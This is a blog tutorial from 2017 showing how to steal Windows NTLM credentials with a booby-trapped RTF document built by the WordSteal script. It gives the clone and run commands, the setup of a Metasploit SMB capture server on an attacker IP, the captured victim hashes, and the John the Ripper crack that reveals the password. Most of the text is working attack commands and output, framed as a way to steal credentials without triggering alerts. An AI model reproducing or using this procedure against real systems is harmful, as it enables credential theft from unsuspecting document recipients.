

# Stealing Windows Credentials of Remote PC with MS Office Document

April 4, 2017 By Raj Chandel

Today you will find something incredible in this article which is related to a newly launched script named as “**WORD STEAL**” that can define your hacking skill more and more. This script will create a POC that will steal NTLM hashes from a remote computer.

Microsoft Word has the ability to include images from remote locations. This is an undocumented feature but was found used by malware creators to include images through http for statistics. We can also include remote files to an SMB server and the victim will authenticate with his login credentials. This is very useful during a Pentest because it allows you to steal credentials without triggering any alerts and most of the security apps do not detect this.


## Let's Breach

**Attacker: Kali Linux**

**Target: Windows 10** (Microsoft Word 2007)

First, we need to download it from Github, open the terminal in your Kali Linux and type the following command.

```
git clone https://github.com/0x090x0/WordSteal.git
```



```
root@kali:~/Desktop# git clone https://github.com/0x090x0/WordSteal
Cloning into 'WordSteal'...
remote: Counting objects: 11, done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 11 (delta 0), reused 8 (delta 0), pack-reused 0
Unpacking objects: 100% (11/11), done.
```

Now open the downloaded folder **word steal** where you will get a python script “**main.py**” give all permissions to the main.py script if required.


```
chmod 777 main.py
```

As the author has described that this script will **convert** an image or say **.jpg** into **.rtf** (Microsoft word file)

The **Rich Text Format** is a proprietary document file format with published specification developed by Microsoft Corporation for cross-platform document interchange with Microsoft products.

After then **download an image** and save it inside Wordsteal folder, since I have an image “**1.jpg**” at this moment we require to type the following command which generates .rtf file that steals NTLM hashes from a remote computer.

```
python main.py 192.168.0.104 1.jpeg 1
```




```
root@kali:~/Desktop/WordSteal# python main.py 192.168.0.104 1.jpeg 1
[+] Generated malicious file: 1491241831.rtf [+]
[+] Script Generated Successfully [+]
[+] Running Metasploit Auxiliary Module [+]
[-] Failed to connect to the database: could not connect to server: Connection refused
    Is the server running on host "localhost" (:::1) and accepting
    TCP/IP connections on port 5432?
could not connect to server: Connection refused
    Is the server running on host "localhost" (127.0.0.1) and accepting
    TCP/IP connections on port 5432?

[*] Processing metasploit.rc for ERB directives.
resource (metasploit.rc)> use auxiliary/server/capture/smb
resource (metasploit.rc)> set SRVHOST 192.168.0.104
SRVHOST => 192.168.0.104
resource (metasploit.rc)> set JOHNPWFILE passwords
JOHNPWFILE => passwords
resource (metasploit.rc)> run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) > |
```


Above command will generate the .rtf file as you can figure out this in the given screenshot after then **send the 1.rtf** file to remote PC.



When victim will open 1.rtf (as Microsoft word file) in his system, on another hand attack will receive NTLM hashes.

```
msf auxiliary(smb) > [*] SMB Captured - 2017-04-03 13:54:30 -0400
NTLMv2 Response Captured from 192.168.0.105:49162 - 192.168.0.105
USER:RAJ DOMAIN:WIN-8KS82PUMTE6 OS: LM:
LMHASH:Disabled
LM CLIENT CHALLENGE:Disabled
NTHASH:3bc11ed8460ce6f921ceefae3e640c7a
NT CLIENT CHALLENGE:01010000000000004003435ea3acd2013c6d3493e74037050000000020000000000000000000000
[*] SMB Captured - 2017-04-03 13:54:30 -0400
NTLMv2 Response Captured from 192.168.0.105:49162 - 192.168.0.105
USER:RAJ DOMAIN:WIN-8KS82PUMTE6 OS: LM:
LMHASH:Disabled
LM CLIENT CHALLENGE:Disabled
NTHASH:b6b54d6271a75b8b33c07884e354ec0e
NT CLIENT CHALLENGE:01010000000000004003435ea3acd20168e287bc08a3ea8300000000020000000000000000000000
[*] SMB Captured - 2017-04-03 13:54:30 -0400
NTLMv2 Response Captured from 192.168.0.105:49162 - 192.168.0.105
USER:RAJ DOMAIN:WIN-8KS82PUMTE6 OS: LM:
LMHASH:Disabled
LM CLIENT CHALLENGE:Disabled
NTHASH:e58a7062da978aae8aa61c4ea15d6a6a
NT CLIENT CHALLENGE:01010000000000004003435ea3acd201067c8a55a376adda00000000020000000000000000000000
[*] SMB Captured - 2017-04-03 13:54:30 -0400
NTLMv2 Response Captured from 192.168.0.105:49162 - 192.168.0.105
USER:RAJ DOMAIN:WIN-8KS82PUMTE6 OS: LM:
LMHASH:Disabled
LM CLIENT CHALLENGE:Disabled
NTHASH:6138d425bcf286bd07ef0f23352b5921
NT CLIENT CHALLENGE:010100000000000005dc6d5ea3acd201cb14cb2bfd70d4900000000020000000000000000000000
```

Inside word steal, we have stolen credentials without triggering any alerts which you can observe in the following image.



Now use password cracker tool john the ripper to crack hashes in password\_netntlmv2 file or type following command

```
John password_netntlmv2
```

**Cool!!!** We can see the victim's credential clearly **RAJ: 123** that might be further use for login.

```
root@kali:~/Desktop/WordSteal# john passwords_netntlmv2
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 7 password hashes with 7 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
123 (RAJ)
123 (RAJ)
123 (RAJ)
123 (RAJ)
123 (RAJ)
123 (RAJ)
123 (RAJ)
7g 0:00:00:00 DONE 2/3 (2017-04-03 13:56) 41.17g/s 390800p/s 391505c/s 391505C/s 123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```